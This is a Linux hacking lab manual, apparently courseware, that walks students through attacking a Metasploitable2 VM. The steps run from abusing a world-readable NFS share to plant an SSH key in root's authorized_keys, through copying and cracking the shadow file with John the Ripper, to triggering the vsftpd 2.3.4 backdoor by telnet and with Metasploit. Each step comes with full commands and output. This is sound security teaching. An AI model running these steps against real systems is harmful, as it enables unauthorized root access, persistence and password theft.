8 Linux Hacking

Lab Scenario

It’s time to put your command line skills to use and exploit a few Linux vulnerabilities. You’ll also get the chance to take advantage of system misconfigurations. The Network File System (NFS) service is commonly misconfigured, so we’ll check that out first. The fun doesn’t stop there. A rogue developer slipped a backdoor into a popular FTP service that happens to be running on one of your targets!

Lab Objectives

1. Take advantage of a misconfigured service.
2. Establish persistence on your target.
3. Exploit Metasploitable using the telnet.
4. Exploit Metasploitable using Metasploit.
5. Crack Linux passwords using John the Ripper.

Lab Resources

11. Kali Linux VM (v1)
12. Metasploitable2 VM

Lab Tasks Overview


1. Take advantage of a misconfigured service.
    a. Mount a wide-open NFS share.
    b. Add your public key to the target’s authorized_keys file.
    c. Connect to your target as root, using SSH without a password.
2. Crack Linux passwords using John the Ripper.
    a. Copy the password and shadow file via the NFS share.
    b. Unshadow the password file and save the output into a new text file.
    c. Use John the Ripper to crack the unshadowed passwords.
3. Connect to a backdoor using the command line.
4. Connect to a backdoor using Metasploit.

Lab Details - Step-by-Step Instructions

8.1 NFS


The Network File System (NFS) Service is commonly used in Linux environments to share a filesystem with other network systems, groups, and users. However, care must be taken to ensure that system directories (like /etc) and other sensitive files are not accessible to everyone. A common misconfiguration with NFS occurs when the entire filesystem is shared, making a hacker’s (or penetration tester’s) job far too easy!

1. Power on your Metasploitable2 VM and take note of the IP address.
   Username: msfadmin
   Password: msfadmin
   IP Address: ____________________




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:80:26:eb
          inet addr:192.168.21.23  Bcast:192.168.255.255  Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fe80:26eb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:278 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:35005 (34.1 KB)  TX bytes:7959 (7.7 KB)
          Interrupt:19 Base address:0x2000
```

2. From Kali, run a simple nmap scan being sure to check all 65,536 TCP ports. The following command should do nicely: nmap –p 0-65535 <IP address>



```
root@kali:~# nmap -p 0-65535 192.168.21.23

Starting Nmap 6.40 ( http://nmap.org ) at 2015-04-12 19:40 EDT
Nmap scan report for 192.168.21.23
Host is up (0.000059s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
```

3. The scan results should show TCP port 2049 open and indicate that the NFS service is listening. Use the showmount -e command to list the exports (filesystems shared) by our target. showmount –e <IP address>



```
root@kali:~# showmount -e 192.168.21.23
Export list for 192.168.21.23:
/ *
root@kali:~# 
```

The export list for our target should look something like “/ *”. This indicates that the entire filesystem (/) is shared to everyone (*)!

4. In order to compromise this host, we’ll have to mount the filesystem. Before we do that, we need a mount point and a gameplan. Create a directory in /tmp, mount the remote filesystem, and copy your public key into the root user’s authorized_keys file. This will allow you to login to the target via SSH as root, without a password! The following commands will do the trick:


   a. mkdir /tmp/mnt

   b. mount –t nfs –o nolock <IP address>:/ /tmp/mnt

   c. cat .ssh/id_rsa.pub >> /tmp/mnt/root/.ssh/authorized_keys

      If an error is experienced, type the following:


      ssh-keygen



```
root@kali:~# mkdir /tmp/mnt
root@kali:~# mount -t nfs -o nolock 192.168.21.23:/ /tmp/mnt
root@kali:~# cat .ssh/id_rsa.pub >> /tmp/mnt/root/.ssh/authorized_keys
cat: .ssh/id_rsa.pub: No such file or directory
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
1b:c4:4e:f2:22:62:f5:d5:bc:19:40:bb:c8:46:af:bc root@kali
The key's randomart image is:
+--[ RSA 2048]----+
|       .o        |
|       . =       |
|    . o * +      |
|   . + X . +     |
|  o . * S o      |
| . . + o o       |
|      o .        |
|       .         |
|      E          |
+-----------------+
root@kali:~#
```

5. Now, check out your handywork using SSH. Run the following command:
   ssh <IP address>

   (If you get prompted for a password for root, then rerun command:
   cat .ssh/id_rsa.pub >> /tmp/mnt/root/.ssh/authorized_keys)



```
root@kali:~# cat .ssh/id rsa.pub >> /tmp/mnt/root/.ssh/authorized_keys
root@kali:~# ssh 192.168.21.23
Last login: Fri Apr 10 10:58:05 2015 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# 
```

You're now running a shell as root on your target. In the Linux world, that's checkmate! Type exit to close the shell. You can always come back later!

8.2 Cracking a Linux password


In the last exercise, you gained access to the entire filesystem on your target. Now, you need to collect your loot! Chances are the system administrator uses the same password on multiple Linux hosts. So, it is in your best interest to crack as many passwords as possible. In order to set this up you'll need a list of usernames (/etc/password) and the hashed passwords (/etc/shadow). By combining these two files together, you are "unshadowing" the users. After they are unshadowed, you'll use John the Ripper to crack them. John has a built-in wordlist that will make quick work of any simple passwords.

You should still have Metasploitable's filesystem mounted on /tmp/mnt on Kali Linux. If not, redo step 4 from the previous exercise.

1. You need to copy the password and the shadow file from Metasploitable. You have the target filesystem mounted in /tmp/mnt on Kali. The absolute path to these files from Kali is /tmp/mnt/etc/passwd and /tmp/mnt/etc/shadow. You can copy both of these files into your current directory using the following command:
   cp /tmp/mnt/etc/{passwd,shadow} .
   Don't forget the period at the end ^

2. Use the unshadow tool to merge these files together and save the results into a new file called hashes111.txt. Use the following command:
   unshadow passwd shadow > hashes111.txt

3. Now you're ready to start cracking! Run john followed by your new filename:
   john hashes111.txt




```
root@kali:~# cp /tmp/mnt/etc/{passwd,shadow} .
root@kali:~# unshadow passwd shadow > hashes111.txt
root@kali:~# john hashes111.txt
Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
postgres         (postgres)
user             (user)
msfadmin         (msfadmin)
service          (service)
123456789        (klog)
batman           (sys)
```

4. In the example above, the password is on the left and the username is on the right. Pointing out weak passwords is always recommended on a penetration test. Take a screenshot and save it for your report.

8.3 Backdoors

Sometimes, even developers act maliciously. Metasploitable is running a version of FTP that has a backdoor which was hidden in VSFTP version 2.3.4! In order to access the backdoor, you need to attempt to log in via FTP with a username that ends with ":)". We can test this with telnet or Metasploit.


1. Scan your target on port 21 (FTP) with Nmap. Use the –A option to enable service version and OS detection.
   nmap –A –p21 <IP address>



```
root@kali:~# nmap -A -p 21 192.168.21.23

Starting Nmap 6.40 ( http://nmap.org ) at 2015-04-12 20:02 EDT
Nmap scan report for 192.168.21.23
Host is up (0.00027s latency).
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 00:50:56:80:26:EB (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.27 ms 192.168.21.23

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.92 seconds
root@kali:~# 
```

2. It looks like the target is running VSFTPD version 2.3.4. Now search your favorite information security site for exploits. Don't have a favorite site?

   Try www.exploit-db.com using the Ice Weasel web browser.



Please enter your search criteria below

Description: VSFTPD 2.3.4

Free Text Search:


Author:

Platform: Any

Type: Any

www.exploit-db.com

3. It looks like there is a Metasploit module for this particular version of VSFTPD. Click the description to read about the exploit.



Search

Date	D	A	V	Description		Plat.	Author
2011-07-05		-	✓	VSFTPD 2.3.4 - Backdoor Command Execution	17151	unix	metasploit


4. First, try the exploit with telnet. Run the following command: telnet <IP address> 21. After the banner, type the following:

   a. user me:)

   b. pass eh…


   c. ^] (CTRL+])

   d. quit



```
root@kali:~# telnet 192.168.21.23 21
Trying 192.168.21.23...
Connected to 192.168.21.23.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user me:)
331 Please specify the password.
pass eh...
^]
telnet> quit
Connection closed.
root@kali:~# 
```

5. Now the backdoor should be listening on TCP port 6200. Connect to it with telnet: telnet <IP address> 6200



```
root@kali:~# telnet 192.168.21.23 6200
Trying 192.168.21.23...
Connected to 192.168.21.23.
Escape character is '^]'.
id; uname -a; ifconfig eth0;
uid=0(root) gid=0(root)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
eth0      Link encap:Ethernet  HWaddr 00:50:56:80:26:eb
          inet addr:192.168.21.23  Bcast:192.168.255.255  Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fe80:26eb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:76504 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69223 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4958800 (4.7 MB)  TX bytes:4034250 (3.8 MB)
          Interrupt:19 Base address:0x2000
```

Example commands:

id;

ls;


ls –lh;

ifconfig;

6. You can now run commands as root on your target. In this context, you must include a semi-colon after each command. Example: id;


7. Exit the backdoor by typing entering the escape sequence (CTRL +]) <Enter> and then typing quit at the telnet prompt

8. Try the same exploit again, only this time, use Metasploit rather then telnet. Run msfconsole in a new terminal.




```
root@kali:~# msfconsole
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

       =[ metasploit v4.8.2-2014031901 [core:4.8 api:1.0] ]
+ -- --=[ 1286 exploits - 782 auxiliary - 216 post ]
+ -- --=[ 332 payloads - 33 encoders - 8 nops      ]

msf >
```

9. Once msfconsole is ready, search for an exploit with the following command: search vsftpd



```
msf > search vsftpd
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution
```


10. Type use exploit/unix/ftp/vsftpd_234_backdoor



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options
sh
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port
```

11. Set the RHOST option with the following command:
    set rhost <IP address>

12. Run the exploit command and wait for a shell!
    type: ifconfig eth0



```
msf exploit(vsftpd_234_backdoor) > set rhost 192.168.21.23
rhost => 192.168.21.23
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.21.22:60353 -> 192.168.21.23:6200) at 2015-04-13 04:41:27 -0400

ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:50:56:80:26:eb
          inet addr:192.168.21.23  Bcast:192.168.255.255  Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fe80:26eb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:77045 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69489 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5036605 (4.8 MB)  TX bytes:4061909 (3.8 MB)
          Interrupt:19 Base address:0x2000
```

You've managed to exploit Metasploitable several different ways. Let's leave this victim alone for now and check out a few advanced exploit tools in the next module!

Command hints:

ls

Ctrl C (to break out of the session)